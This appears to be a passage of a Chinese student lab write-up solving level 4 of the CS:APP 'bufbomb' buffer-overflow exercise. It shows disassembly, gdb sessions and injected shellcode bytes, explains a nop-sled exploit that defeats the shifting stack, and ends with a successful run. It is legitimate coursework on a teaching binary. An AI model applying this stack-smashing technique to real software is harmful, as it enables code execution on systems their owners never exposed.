   0x08048d82 <+116>:   add    $0x10,%esp
   0x08048d85 <+119>:   nop
   0x08048d86 <+120>:   leave
   0x08048d87 <+121>:   ret
End of assembler dump.
```

图二



```
level4.o:     文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:	a1 58 e1 04 08       	mov    0x804e158,%eax
   5:	8d 6c 24 18          	lea    0x18(%esp),%ebp
   9:	68 21 8d 04 08       	push   $0x8048d21
   e:	c3                   	ret
```

图三



```
(gdb) b getbufn
Breakpoint 1 at 0x8049389
(gdb) r -u song -n
Starting program: /home/songyijing/LAB/lab3/buflab-handout/bufbomb -u song -n
Userid: song
Cookie: 0x77e8ec3e

Breakpoint 1, 0x08049389 in getbufn ()
(gdb) p/x $ebp-0x208
$1 = 0x55683b28
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049389 in getbufn ()
(gdb) p/x $ebp-0x208
$2 = 0x55683b88
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049389 in getbufn ()
(gdb) p/x $ebp-0x208
$3 = 0x55683aa8
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049389 in getbufn ()
(gdb) p/x $ebp-0x208
$4 = 0x55683b08
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049389 in getbufn ()
(gdb) p/x $ebp-0x208
$5 = 0x55683b48
```

图四

Ⅰ 得到原%ebp 的位置，由 testn 的汇编代码（图二），可知%ebp 的位置在 0x18（%esp）

Ⅱ 确定返回地址，由图二<+19>，得到返回地址在 0x08048d21


Ⅲ 确定 buf 的初始地址，由图四可知，buf 的初始地址在 0x55683aa8-0x55683b88 之间，此处我们应当取最大值，因为取最大值时，无论 buf 如何移动，总能遇到 nop 开始执行

Ⅳ 确定 buf 长度，由 getbufn 的汇编代码（图一），可知 buf 的位置在-0x208（%ebp），即 520

Ⅴ 汇编代码与对应的十六进制代码，如图三，与 level3 作用一样

Ⅵ buf=509 个 nop+汇编代码对应的十六进制代码+buf 的最大起始地址

Ⅶ 调试测试：



```
songyijing@ubuntu:~/LAB/lab3/buflab-handout$ cat level4.txt | ./hex2raw -n | ./bufbomb -n -u song
Userid: song
Cookie: 0x77e8ec3e
Type string:KABOOM!: getbufn returned 0x77e8ec3e
Keep going
Type string:KABOOM!: getbufn returned 0x77e8ec3e
Keep going
Type string:KABOOM!: getbufn returned 0x77e8ec3e
Keep going
Type string:KABOOM!: getbufn returned 0x77e8ec3e
Keep going
Type string:KABOOM!: getbufn returned 0x77e8ec3e
VALID
NICE JOB!
```